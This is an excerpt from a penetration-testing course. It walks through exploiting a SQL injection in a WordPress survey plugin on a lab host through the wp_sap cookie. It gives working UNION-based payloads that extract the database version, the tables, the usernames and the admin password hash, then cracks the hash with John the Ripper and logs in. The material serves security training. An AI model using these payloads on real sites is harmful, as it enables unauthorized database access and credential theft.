

Figure 324: Viewing Request in Repeater

Let’s take the payload from the original exploit, place it into the cookie, and send the request to the server. The payload can be found in Listing 865.

```
["1650149780')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,@@version,11#"]
```

Listing 865 - Original SQL injection payload

Copyright © Offensive Security Ltd. All rights reserved.

According to the exploit, the payload can be inserted into the *wp_sap* cookie variable value. The value of the cookie variable starts after the "=" sign and must end with a semicolon.



Figure 325: Using the Payload to Send the Request

The exploit code mentions that the result of the SQL injection will be placed in the *sss_params* variable within a "script" tag. Searching for the variable in Burp should take us to the location of the output from the SQL injection.

Copyright © Offensive Security Ltd. All rights reserved.

We can also set Burp to "auto-scroll" to this location in the future to make exploitation easier so we don't have to scroll to find the output each time.



Figure 326: Searching and Setting Auto-Scroll

In this output, we can see the version of the database in use. This shows us that the SQL injection worked!

```
<script type='text/javascript'>
/* <![CDATA[ */
var sss_params = {"survey_options":"{\"options\":\"[\\\"bottom\\\",\\\"easeInOutBack\\
\",\\\"\\\",\\\"-webkit-linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 2
04) 70%);-moz-linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204) 70%);-
ms-linear-gradient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204) 70%);-o-linear-gr
adient(top , rgb(255, 255, 255) 35% , rgb(204, 204, 204) 70%);linear-gradient(top , rg
b(255, 255, 255) 35% , rgb(204, 204, 204) 70%);\\\",\\\"rgb(0, 0, 0)\\\",\\\"rgb(93, 9
3, 93)\\\",\\\"1\\\",\\\"0\\\",\\\"12\\\",\\\"9\\\",\\\"8\\\",500,\\\"Thank you for yo
ur feedback!\\\",\\\"0\\\",\\\"0\\\",\\\"0\\\"]\",\"plugin_url\":\"http:\\\/\\\/sandbo
x.local\\\/wp-content\\\/plugins\\\/wp-survey-and-poll\",\"admin_url\":\"http:\\\/\\\/
sandbox.local\\\/wp-admin\\\/admin-ajax.php\",\"survey_id\":\"1550849657\",\"style\":\
"modal\",\"expired\":\"false\",\"debug\":\"true\",\"questions\":[[\"Are you enjoying t
he new site?\",\"Yes\",\"No\"],[\"10.3.20-MariaDB\"]]}";
/* ]]> */
</script>
```

Listing 866 - Extracting database version via SQL injection

Copyright © Offensive Security Ltd. All rights reserved.

Now we know that the database used by this WordPress instance is 10.3.20-MariaDB.

> *MariaDB is a fork of MySQL. It was designed to work as a plug-and-play alternative to MySQL and SQL injection exploits used for MySQL typically work for MariaDB as well.*

Now that we know the SQL injection works, we need to determine our next step. While uploading a PHP shell through MariaDB might enable us to get remote code execution on the WordPress instance, it could be very temperamental and difficult if we don't have more information about the system.

Let's start with something easier and extract the admin's username and password hash. To do this, we will need to get a list of tables, find the user's table, get a list of columns, and then finally extract the relevant information.

To get a list of table names, we need to query the *information_schema.tables* table for the *table_name* column. This can be done by altering the cookie payload as shown in Listing 867.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,table_name,11 FROM information_schema.tables#"]
```

Listing 867 - Listing all tables

Note that we have also removed the "ALL" from the original payload. This is to decrease the results as we don't care about duplicate values.

Copyright © Offensive Security Ltd. All rights reserved.

Again, the payload can by inserted into the *wp_sap* cookie value. As before, the value of the cookie starts after the "=" sign and ends with a semicolon.



Figure 327: Querying for All Tables

The result includes a large list of tables, but the one that stands out to us most is *wp_users*, since it will most likely contain the WordPress user information.

Now that we have the table name, we can work on retrieving its column names. To do this, we query the *column_name* column within *information_schema.columns*, limiting the result to those where the table is *wp_users*. This can be done by updating our payload as shown in Listing 868.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,column_name,11 FROM information_
schema.columns WHERE table_name='wp_users'#"]
```

Listing 868 - List of all columns in the wp_users table

Copyright © Offensive Security Ltd. All rights reserved.

As with the previous payload, this payload will also be placed in the *wp_sap* cookie value in the Repeater tab.



Figure 328: Querying for All Columns in wp_users

The result of our query reveals several column names. The most interesting to us are *user_login* and *user_pass* as these will most likely contain the credentials to authenticate to the WordPress instance.

Next, let's query for the username. To do this, we need to send a SQL injection request asking for all *user_login* values from the *wp_users* table. This can be done by updating our query as follows.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,user_login,11 FROM wp_users#"]
```

Listing 869 - Listing all usernames

Copyright © Offensive Security Ltd. All rights reserved.

We once again repeat the same injection as before.



Figure 329: Querying for All users in wp_users

This query discloses only one username: wp_ajla_admin. Now that we have a username, it's time to get the password hash.

Copyright © Offensive Security Ltd. All rights reserved.

To do this, we need to replace *user_login* in our query with *user_pass*.

```
["1650149780')) OR 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,user_pass,11 FROM wp_users#"]
```

Listing 870 - Listing all passwords



Figure 330: Querying for All passwords in wp_users

As a result of our injection, we are able to recover the admin's password hash. Note the encoding at the end; the response contains three "\" characters to escape the single "/". This hash will need to be cracked before we attempt to authenticate against the web application.

24.2.2.2 Exercise

1. Use sqlmap to exploit the SQL injection and extract the username and password.

24.2.3 Cracking the Password

Now that we have the password hash, we will need to crack it to get the plaintext password. While we can run a traditional brute force attack where we try every letter combination in the hopes that one matches up, this might take a very long time. Instead we will choose to start by using the "rockyou" wordlist, which is included in Kali Linux.

If you haven't already done so, you can expand the archive by decompressing the /usr/share/wordlists/rockyou.txt.gz file with gunzip. This will replace the archive file with a plain text file.

Copyright © Offensive Security Ltd. All rights reserved.

Before we continue, let's create a file containing the password hash.

```
kali@kali:~$ echo "$P$BfBIi66MsPQgzmvYsUzwjc5vSx9L6i/" > pass.txt
```

Listing 871 - Adding the password to a file

Let's attempt to crack the password using *John the Ripper*. We will use the **`-wordlist`** option along with the path to our wordlist and provide the filename that contains the password hash.

```
kali@kali:~/Desktop/sandbox.local$ john --wordlist=/usr/share/wordlists/rockyou.txt pa
ss.txt
...
!love29jan2006!  (?)
1g 0:00:22:59 DONE 0.000724g/s 10391p/s 10391c/s 10391C/s !lovegod..!lov3h!m
Use "--show --format=phpass" to display all of the cracked passwords reliably
Session completed
```

Listing 872 - Running John the Ripper

Running the command above may take a long time, depending on the CPU of the computer. Based on the output in Listing 872, John indicates that the password is "!love29jan2006!". Let's try to see if we can log in to the web application.

By default, the WordPress login page can be found at /wp-admin. Visiting this page prompts us to enter a username and password.



Figure 331: Logging in as the Administrator user

Copyright © Offensive Security Ltd. All rights reserved.

Once we click *Login*, we get to the admin dashboard.

